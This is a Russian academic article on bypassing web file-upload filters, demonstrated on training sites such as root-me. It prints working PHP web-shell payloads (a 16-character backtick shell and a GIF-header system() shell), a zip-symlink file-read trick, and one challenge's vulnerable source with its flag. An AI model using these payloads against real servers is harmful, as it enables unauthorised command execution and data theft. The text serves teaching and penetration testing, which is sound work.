УДК 004.056.53

ОБХОД ОГРАНИЧЕНИЙ НА ЗАГРУЗКУ ФАЙЛОВ

П. И.Камнева[1], Н. С. Коновалов[2], А. О. Побойкина[3]
[1,3]Донской государственный технический университет (г. Ростов-на-Дону, Российская Федерация)
[2]Ростовской государственный университет путей сообщения (г. Ростов-на-Дону, Российская Федерация)

Рассмотрены способы защиты от загрузки файлов на веб-сайты, а также способы их обхода. Цель данной работы — показать возможные уязвимые места в веб- приложениях. Продемонстрированы обходы популярных веб-фильтров при загрузке файлов. Приведены детальные примеры существующих уязвимых тестовых веб-приложений, на которых можно проверить описанные методы и подходы к тестированию форм загрузки файлов.
Ключевые слова: небезопасность загрузки файлов, обход фильтров, полезная нагрузка, шелл, форма загрузки файлов.

UDC 004.056.53

CIRCUMVENTING FILE UPLOAD RESTRICTIONS

P. I. Kamneva[1], N. S. Konovalov[2], A. O. Poboykina[3]
[1,3]Don State Technical University (Rostov-on-Don, Russian Federation)
[2]Rostov State Transport University (Rostov-on-Don, Russian Federation)

This article discusses how to protect against uploading files, as well as ways to bypass them. The purpose of this work is to show possible vulnerabilities in web applications. The result of this work is a demonstration of bypassing popular web filters when uploading files. The main feature of this article is the presence of detailed examples, as well as existing vulnerable test web applications, on which it is possible to test all the described methods and approaches to testing file upload forms.
Keywords: file upload insecurity, filter bypass, payload, shell, file upload form.

Введение. Чаще всего различного рода файлы загружаются через веб-сайты. Но данная форма загрузки может стать входной точкой для злоумышленников. С её помощью возможна загрузка вредоносного кода, который впоследствии при необходимости может быть «вызван» его хозяином. Однако существуют решения, которые помогают избежать подобных атак. В данной статье рассмотрены основные методы защиты с использованием фильтров, а также способы их обхода [1].

Валидация на стороне клиента. Данный тип проверки подразумевает проверку входных данных до того, как они отправятся на сервер. Обычно это происходит в веб-браузере. Разработчики используют данный тип проверки для удобства пользователей, чтобы оперативно уведомлять их без обновления страницы [2].

Обход валидаций на стороне клиента. Данные проверки легко обойти, отключив JavaScript в браузере или подделав http запрос после проверки с помощью утилиты burp suite. В качестве примера можно рассмотреть задания с сайта root-me.org.

Обход валидации с проверкой формата файла в имени. Существует несколько типов данной проверки — проверка по белым и черным спискам. Проверка по черным спискам проверяет наличие в формате файлов определенных слов. Проверка по белому списку подразумевает проход только по разрешенному формату. Пример использования белого списка приведен на рис. 1.

Рис. 1. Форма загрузки фото

При загрузке файла с расширением php тестировщик по безопасности получает уведомления о неправильном формате. Если же pentester сначала загружает wso-4.2.5.jpeg, при этом перехватывает запрос и изменяет расширение на php, то происходит успешная загрузка файла. Результаты представлены на рис. 2. После загрузки wso-shell возможно взаимодействие с сервером.



Рис. 2. Wso-shell

Обход валидации с проверкой типа файла при загрузке. Данный тип фильтров проверяет content-type параметр при загрузке. Так как у изображений при загрузке данный параметр будет равен image/jpeg, а у php скрипта application, php скрипт не загрузится. Обходить данный фильтр довольно просто, загрузив, как и в прошлый раз шелл, а в параметрах заменив application на image/jpeg. Результат приведен на рис. 3 [3].



Рис. 3. Тип загружаемого файла

Валидации по размеру содержимого. Данный тип подразумевает изменение длины шелла под конкретный фильтр. Фильтр проверяет, что длина строки удовлетворительная и пропускает файл. Пример обхода валидации по размеру содержимого приведен на рис. 4 [4, 5].

Рис. 4. Проверка длины содержимого файла

В данном примере необходимо заменить исходный шел на более простой и короткий не длиннее 16 символов, например, как на рис. 5. Результат продемонстрирован на рис. 6.

```
<?=`$_GET[a]`?>
```

Рис. 5. Полезная нагрузка

Рис. 6. Результат исполнения полезной нагрузки

Обход проверки содержимого файла является одним из наиболее сложно обходимых фильтров. Если фильтр написан правильно, то пройти его становится очень сложно. Рассмотрим один из простых случаев, когда проверяется лишь формат внутри файла, на примере gif изображения, приведенного на рис. 7.

```
GIF89a;
<?
system($_GET['cmd']);//or you can insert your complete shell code
?>
```

Рис. 7. Полезная нагрузка с заголовком

В данном случае был добавлен заголовок gif изображения, вследствие чего фильтр будет пройден и появится возможность исполнить shell.

Нет возможности обойти фильтр, но есть загрузка zip архивов. Если нет возможности обойти сложный фильтр, но есть возможность загрузки архивов, которые в последствии распаковываются, то одним из вариантов является возможность воспользоваться ошибкой обработки. Для выполнения данной атаки необходимо заранее подготовить zip файл с symlinks. Сделать это можно способом, изображенном на рис. 8 [6].

```
ln -sf ../../../index.php payload.txt
zip -y archive payload.txt
```

Рис. 8. Подготовка полезной нагрузки

Вызвав распакованный файл, пользователь делающий запрос сможет увидеть содержимое страницы index.php (рис. 9).

challenge01.root-me.org/web-serveur/ch51/tmp/upload/5dde3413416866.77915821/payload.txt

```
<?php
if(isset($_FILES['zipfile'])){
    if($_FILES['zipfile']['type']==="application/zip" || $_FILES['zipfile']['type']==="application/x-zip-compressed" || $_FILES['zipfile']['type']==="application/octet-stream"){
        $uploaddir = 'tmp/upload/'.uniqid("", true).'/';
        mkdir($uploaddir, 0750, true);
        $uploadfile = $uploaddir . md5(basename($_FILES['zipfile']['name'])).'.zip';
        if (move_uploaded_file($_FILES['zipfile']['tmp_name'], $uploadfile)) {
            $message = "<p>File uploaded</p> ";
        }
        else{
            $message = "<p>Error!</p>";
        }

        $zip = new ZipArchive;
        if ($zip->open($uploadfile)) {
            // Don't know if this is safe, but it works, someone told me the flag is N3v3r_7rU5T_u5Er_1npU7 , did not understand what it means
            exec("/usr/bin/timeout -k2 3 /usr/bin/unzip '$uploadfile' -d '$uploaddir'", $output, $ret);
            $message = "<p>File unzipped <a href='".$uploaddir."'>here</a>.</p>";
            $zip->close();
        }
        else{
                $message = "<p> Decompression Error </p>";
        }
    }
    else{

        $message = "<p> Error bad file type ! <p>";
    }

}
?>

<html>
    <body>
        <h1>ZIP upload</h1>
        <?php print $message; ?>
        <form enctype="multipart/form-data" method="post" action>
            <input name="zipfile" type="file">
            <button type="submit">Submit</button>
        </form>
    </body>
</html>
```

Рис. 9. Содержимое index.php

Заключение. Авторам удалось обойти наиболее популярные фильтры с использованием различных техник. Для защиты от подобных атак рекомендуется комплексная проверка не только на стороне клиента, но и на стороне сервера.

Библиографический список

1. Неограниченная загрузка файлов [Электронный ресурс] // Netsparker. — URL : https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/unrestricted-file-upload/ (дата обращения : 26.11.2019).

2. Unrestricted File Upload [Электронный ресурс] // Trustwave. — URL : http://doc.cenzic.com/sadoc9x14ba847/CPL0001426.htm (дата обращения : 25.11.2019).

3. Unrestricted File Upload [Электронный ресурс] // Applicationsecurity. — URL : https://applicationsecurity.io/appsec-findings-database/unrestricted-file-upload/ (дата обращения : 24.11.2019).

4. Tag: Unrestricted File Upload [Электронный ресурс] // SecuriTeam Blogs. — URL : https://blogs.securiteam.com/index.php/archives/tag/unrestricted_file_upload (дата обращения : 26.11.2019).

5. Неограниченная загрузка файлов [Электронный ресурс] // Acunetix. — URL : https://www.acunetix.com/vulnerabilities/web/unrestricted-file-upload/ (дата обращения : 27.11.2019).

6. Неограниченная загрузка файлов [Электронный ресурс] // Owasp. — URL : https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload (дата обращения : 27.11.2019).

Об авторах:

Камнева Полина Ивановна, старший преподаватель кафедры «Маркетинг и инженерная экономика» Донского государственного технического университета (344000, РФ, г. Ростов-на-Дону, пл. Гагарина, 1), polin61@yandex.ru

Коновалов Никита Сергеевич, студент 1-го курса магистратуры направления «Информатика и вычислительная техника» Ростовского государственного университета путей сообщения (РФ, г. Ростов-на-Дону, пл. Ростовского Стрелкового Полка Народного Ополчения, 2) worlak2@mail.ru

Побойкина Алина Олеговна, студенка 4-го курса направления «Экономика предприятий и организаций» Донского государственного технического университета (344000, РФ, г. Ростов-на-Дону, пл. Гагарина, 1), Alina.poboikina2011@yandex.ru

Authors:

Kamneva Polina Ivanovna, Senior lecturer of the Department of Marketing and Engineering Economics, Don State Technical University (344000, Russian Federation, Rostov-on-Don, Gagarin square 1), polin61@yandex.ru

Konovalov Nikita Sergeevich, 1st year student of the master's program in Computer Science and Engineering, Rostov State Transport University, (Russian Federation, Rostov-on-Don, Rostovskogo Strelkovogo Polka Narodnogo Opolcheniya Square 2), worlak2@mail.ru

Poboykina Alina Olegovna, 4th year student of Economics of Enterprises and Organizations, Don State Technical University (344000, Russian Federation, Rostov-on-Don, Gagarin square 1), polin61@yandex.ru